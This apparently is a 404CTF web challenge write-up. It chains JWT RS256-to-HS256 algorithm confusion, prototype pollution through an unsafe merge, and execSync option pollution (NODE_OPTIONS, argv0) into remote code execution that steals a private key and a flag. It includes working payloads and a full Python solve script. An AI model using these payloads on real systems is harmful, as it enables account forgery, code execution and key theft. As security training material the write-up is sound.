Hélène Metzger est une chimiste, historienne de la chimie et philosophe des sciences. En honneur de son travail de synthèse, un wiki a été érigé mais son auteur a disparu. Trouvez un moyen de récupérer ses dernières traces…
Source code is given: helene-metzger-wiki.zip
Analysis
Architecture overview
The source archive contains two services (a backend and a frontend):
 1$ tree
 2.
 3├── export
 4│   ├── backend
 5│   │   ├── Dockerfile
 6│   │   ├── app.py
 7│   │   └── requirements.txt
 8│   ├── docker-compose.yaml
 9│   └── frontend
10│       ├── Dockerfile
11│       ├── api.js
12│       ├── app.js
13│       ├── auth.js
14│       ├── config.js
15│       ├── convert_ico.sh
16│       ├── data.js
17│       ├── frontend.js
18│       ├── package-lock.json
19│       ├── package.json
20│       ├── persistent
21│       │   └── assets
22│       │       ├── admin.js
23│       │       ├── favicon.ico
24│       │       └── style.css
25│       ├── utils.js
26│       └── views
27│           ├── admin.hbs
28│           ├── article.hbs
29│           ├── index.hbs
30│           └── layouts
31│               └── main.hbs
32└── helene-metzger-wiki.zip
The frontend is basically a wiki containing some articles about science.


There is a simple register button where you get a random_user_* identity with limited rights. There’s also an admin panel on /admin where the administrators can enable or disable comments on the wiki and upload a new favicon.
The flag is located on the backend server. This server sends the flag on the /flag route only if you have a valid RS256 session token, which is validated against the public key available at public.pem, so we have to forge a valid session token to get the flag.
Algorithm confusion to wiki admin
The server frontend exposes the assets and the public key on the server’s root:
1app.use(express.static(path.join(dirname, "persistent", "assets")));
2app.use(express.static(path.join(dirname, "persistent", "keys", "public")));
To determine whether the user is admin or not, the server uses a middleware defined by:
 1export default function sessionMiddleware(req, res, next) {
 2    const token = req.cookies.session;
 3
 4    if (!token) {
 5        req.user = null;
 6        return next();
 7    }
 8
 9    const publicKeyPath = path.join(publicKeyDir, backendConfig.publicKeyFileName);
10    const publicKey = fs.readFileSync(publicKeyPath, "utf8");
11
12    // Filter out expired or invalid token
13    try {
14        const decoded = jwt.decode(token, {complete: true});
15        const alg = decoded.header.alg;
16
17        // Allow for backward compatibility
18        if (alg === "HS256") {
19            const base64Key = publicKey.split('\n').slice(1, -2).join('');
20            req.user = jwt.verify(token, base64Key, {
21                algorithms: ["HS256"],
22            });
23        } else if (alg === "RS256") {
24            req.user = jwt.verify(token, publicKey, {
25                algorithms: ["RS256"],
26            });
27        }
28
29        req.user.isAdmin = req.user.role === "admin";
30    } catch (err) {
31        console.error("JWT verification error:", err);
32        res.clearCookie("session");
33        req.user = null;
34    }
35
36    next();
37}
In this definition, we can see something very interesting: the server accepts both HS256 and RS256. All the session tokens sent by the server are RS256 tokens, signed by its private key (not exposed). Since the server has a fallback to HS256 and the public key is exposed, we can forge a token with the public key. The server will verify this token using the public key as the HMAC secret, and since we signed it with that same key, verification succeeds.
We can therefore forge a token with:
1public_key = requests.get(f"{URL}/public.pem").text
2signing_key = "".join(public_key.splitlines()[1:-1])
3token = jwt.encode({"role": "admin", "username": "admin", "exp": 9999999999}, signing_key, algorithm="HS256")
4print(f"forged admin token: {token}")
This will give us a token like this: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoiYWRtaW4iLCJ1c2VybmFtZSI6ImFkbWluIiwiZXhwIjo5OTk5OTk5OTk5fQ.7zwy3YPCsU3Iafyi8CDbakBzFzXx6ZacPJdSILptzTg which we can use as a session token to log in as admin.

Prototype pollution on config endpoint
Since we are now admin, we gain access to new routes, the most interesting one being /api/config.
The definition of the route is:
 1apiRouter.post("/config", (req, res) => {
 2    if (!req.user || !req.user.isAdmin) {
 3        return res.status(403).send("Access restricted to administrators.");
 4    }
 5
 6    const newConfig = req.body.config;
 7
 8    if (!newConfig || typeof newConfig !== "object" || Array.isArray(newConfig)) {
 9        return res.status(400).send("Invalid config.");
10    }
11
12    merge(adminConfig, newConfig);
13
14    res.status(200).send("Configuration updated.");
15});
Here, the config provided by the user is merged with the current admin config.
The merge function is:
 1function merge(target, source) {
 2    for (let key in source) {
 3        if (
 4            source[key] &&
 5            typeof source[key] === "object" &&
 6            !Array.isArray(source[key])
 7        ) {
 8            if (!target[key]) target[key] = {};
 9            merge(target[key], source[key]);
10        } else {
11            target[key] = source[key];
12        }
13    }
14    return target;
15}
This function does not filter out special keys like __proto__. If an attacker sends a config like:
1{
2    "__proto__": {
3        "x": "pwned!"
4    }
5}
then the property x is added to Object.prototype. This means every object in the process will inherit the property x.
RCE through execSync options pollution
In the /api/upload route, a user can upload a favicon in one of these formats: [".png", ".jpg", ".jpeg", ".gif", ".bmp", ".ico"]. If the uploaded favicon is not a .ico, the server will try to convert the icon to .ico using a custom script.
The code responsible for conversion is:
 1fs.writeFile(faviconSourcePath, uploadedFile.data, (err) => {
 2    if (err) {
 3        console.error("File write error: ", err);
 4        return res.status(500).send("Could not save favicon file.");
 5    }
 6
 7    if (ext === ".ico") {
 8        return res.status(200).send("Favicon uploaded successfully.");
 9    }
10
11    const options = {};
12    merge(options, backendConfig.exec);
13
14    try {
15        execSync(`${convertScript} ${faviconSourcePath}`, options); // <- execSync here
16    } catch (convertErr) {
17        console.error("Favicon conversion failed:", convertErr);
18        return res.status(500).send("Could not convert favicon.");
19    }
20
21    return res.status(200).send("Favicon uploaded successfully.");
22});
The interesting thing is that to convert the icon, the server uses execSync with the options object, which by default contains backendConfig.exec defining stdio: "pipe".
The trick is that, thanks to our prototype pollution in /api/config, we can inject values into this options object and its sub-objects (such as options.env).
From the execSync documentation, we can see that the options object can take many keys. The most interesting one is shell, since we can arbitrarily launch binaries on the server such as node, bash, sh, etc. To supply and execute arbitrary code, I based my approach on Hacktricks “Prototype Pollution to RCE”, which provides an example payload with argv0 and NODE_OPTIONS environment variables.
Here is the example payload:
1b = {}
2b.__proto__.argv0 =
3  "console.log(require('child_process').execSync('touch /tmp/pp2rce2').toString())//"
4b.__proto__.NODE_OPTIONS = "--require /proc/self/cmdline"
In my specific case, I need to copy the private key to a public folder (/usr/src/app/persistent/assets/ or /usr/src/app/persistent/keys/public/) so I can then download it from <URL>/private.pem.
The pollution request will be:
 1{
 2    "config": {
 3        "__proto__": {
 4            "shell": "node",
 5            "argv0": "require('child_process').execSync('cp /usr/src/app/persistent/keys/private/private.pem /usr/src/app/persistent/assets/private.pem').toString()//",
 6            "NODE_OPTIONS": "--require /proc/self/cmdline"
 7        },
 8        "allowComments": False,
 9    }
10}
This payload copies the private key to the assets directory. With it, I can now forge a token that will be valid on the backend.
Getting the flag
On my local instance, I first used another pollution to make the frontend request the backend, as the frontend is the only exposed port on the public instance.
The last part of my solve was:
 1# re-pp to put a curl request
 2r = s.post(
 3    f"{URL}/api/config",
 4    headers={"Content-Type": "application/json"},
 5    json={
 6        "config": {
 7            "__proto__": {
 8                "shell": "node",
 9                "argv0": "require('child_process').execSync('curl -b \"session=" + token + "\" http://backend:8000/flag > /usr/src/app/persistent/assets/flag.txt').toString()//",
10                "NODE_OPTIONS": "--require /proc/self/cmdline"
11            },
12            "allowComments": False,
13        }
14    }
15)
16
17# trigger the execSync
18r = s.post(
19    f"{URL}/api/upload",
20    files={
21        "document": ("trigger.png", b"x", "image/png")
22    }
23)
24
25# access the flag
26r = s.get(f"{URL}/flag.txt")
27print(r.json().get("flag", "Error: flag not found"))
But for some reason, the curl request was timing out on the public instance.

After asking the challenge author, he told me that the backend /flag was exposed on the frontend /flag of the public instance…

This simplifies the script, we can just do this on the public instance:
1# get the flag
2s.cookies.set("session", token)
3r = s.get(f"{URL}/flag")
4print(r.json().get("flag", "Error: flag not found"))
Exploitation
To exploit all this, I made this solve script, which works on local and remote instances.
 1import jwt
 2import sys
 3import requests
 4
 5URL = sys.argv[1] if len(sys.argv) > 1 else "http://localhost:3000"
 6
 7def solve():
 8    # encode an admin token
 9    public_key = requests.get(f"{URL}/public.pem").text
10    signing_key = "".join(public_key.splitlines()[1:-1])
11    token = jwt.encode({"role": "admin", "username": "admin", "exp": 9999999999}, signing_key, algorithm="HS256")
12    print(f"forged admin token: {token}")
13
14    # create a admin session
15    s = requests.Session()
16    s.cookies.set("session", token)
17
18    # send a pp payload to /api/config
19    r = s.post(
20        f"{URL}/api/config",
21        headers={"Content-Type": "application/json"},
22        json={
23            "config": {
24                "__proto__": {
25                    "shell": "node",
26                    "argv0": "require('child_process').execSync('cp /usr/src/app/persistent/keys/private/private.pem /usr/src/app/persistent/assets/private.pem').toString()//",
27                    "NODE_OPTIONS": "--require /proc/self/cmdline"
28                },
29                "allowComments": False,
30            }
31        }
32    )
33
34    # trigger the execSync
35    r = s.post(
36        f"{URL}/api/upload",
37        files={
38            "document": ("trigger.png", b"x", "image/png")
39        }
40    )
41
42    # get the private key
43    r = s.get(f"{URL}/private.pem")
44    private_key = r.text
45
46    # sign a token with the private key
47    token = jwt.encode({"role": "admin", "username": "admin", "exp": 9999999999}, private_key, algorithm="RS256")
48    print(f"forged admin token with private key: {token}")
49
50    if URL.startswith("http://localhost"):
51        # re-pp to put a curl request
52        r = s.post(
53            f"{URL}/api/config",
54            headers={"Content-Type": "application/json"},
55            json={
56                "config": {
57                    "__proto__": {
58                        "shell": "node",
59                        "argv0": "require('child_process').execSync('curl -b \"session=" + token + "\" http://backend:8000/flag > /usr/src/app/persistent/assets/flag.txt').toString()//",
60                        "NODE_OPTIONS": "--require /proc/self/cmdline"
61                    },
62                    "allowComments": False,
63                }
64            }
65        )
66
67        # trigger the execSync
68        r = s.post(
69            f"{URL}/api/upload",
70            files={
71                "document": ("trigger.png", b"x", "image/png")
72            }
73        )
74
75        # access the flag
76        r = s.get(f"{URL}/flag.txt")
77        print(r.json().get("flag", "Error: flag not found"))
78
79    else:
80        # get the flag
81        s.cookies.set("session", token)
82        r = s.get(f"{URL}/flag")
83        print(r.status_code, r.text)
84
85if __name__ == "__main__":
86    solve()
The solve works and gives the flag:
1$ python3 solve.py https://aaaaabc918b5d987.s.404ctf.fr
2forged admin token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoiYWRtaW4iLCJ1c2VybmFtZSI6ImFkbWluIiwiZXhwIjo5OTk5OTk5OTk5fQ.MqpTJmZg4ZFiSfXxD072NoymJm8fGXiCuwzeXYCyhLQ
3forged admin token with private key: eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoiYWRtaW4iLCJ1c2VybmFtZSI6ImFkbWluIiwiZXhwIjo5OTk5OTk5OTk5fQ.oQTgcZBH8HwfKeRtuLvHb6nE1ilJznE-AtLx41ao3jKkfIMmlRN3ZqqGuikmA38Bk7GC6E-DKzkvzUPk9WlDAsEivF8oDBFTFedMF0qXcrj72eclqmffUnB8W7KAVMyDACtjItb0BXubjuO2L-_2VleiIqNDCOWTT19H_CD3wr25I_DyCOsLC4YrAWc6dRnttImPFn7tihhwMnepptLe0rdsquWma3yK6RQrDdDJ6hqbm9HOsQWFelqsUVRRZ5e0C22OSTifY_i0ZALhgiPtuEqb8C_VsNhmvST-3lI-lhH6eCGPt43yfld5t5jJSuR60Avdv60PpmSWYr43HPKGkA
4404CTF{P4S_T0UCH3_4_M0N_RS4}
FLAG: 404CTF{P4S_T0UCH3_4_M0N_RS4}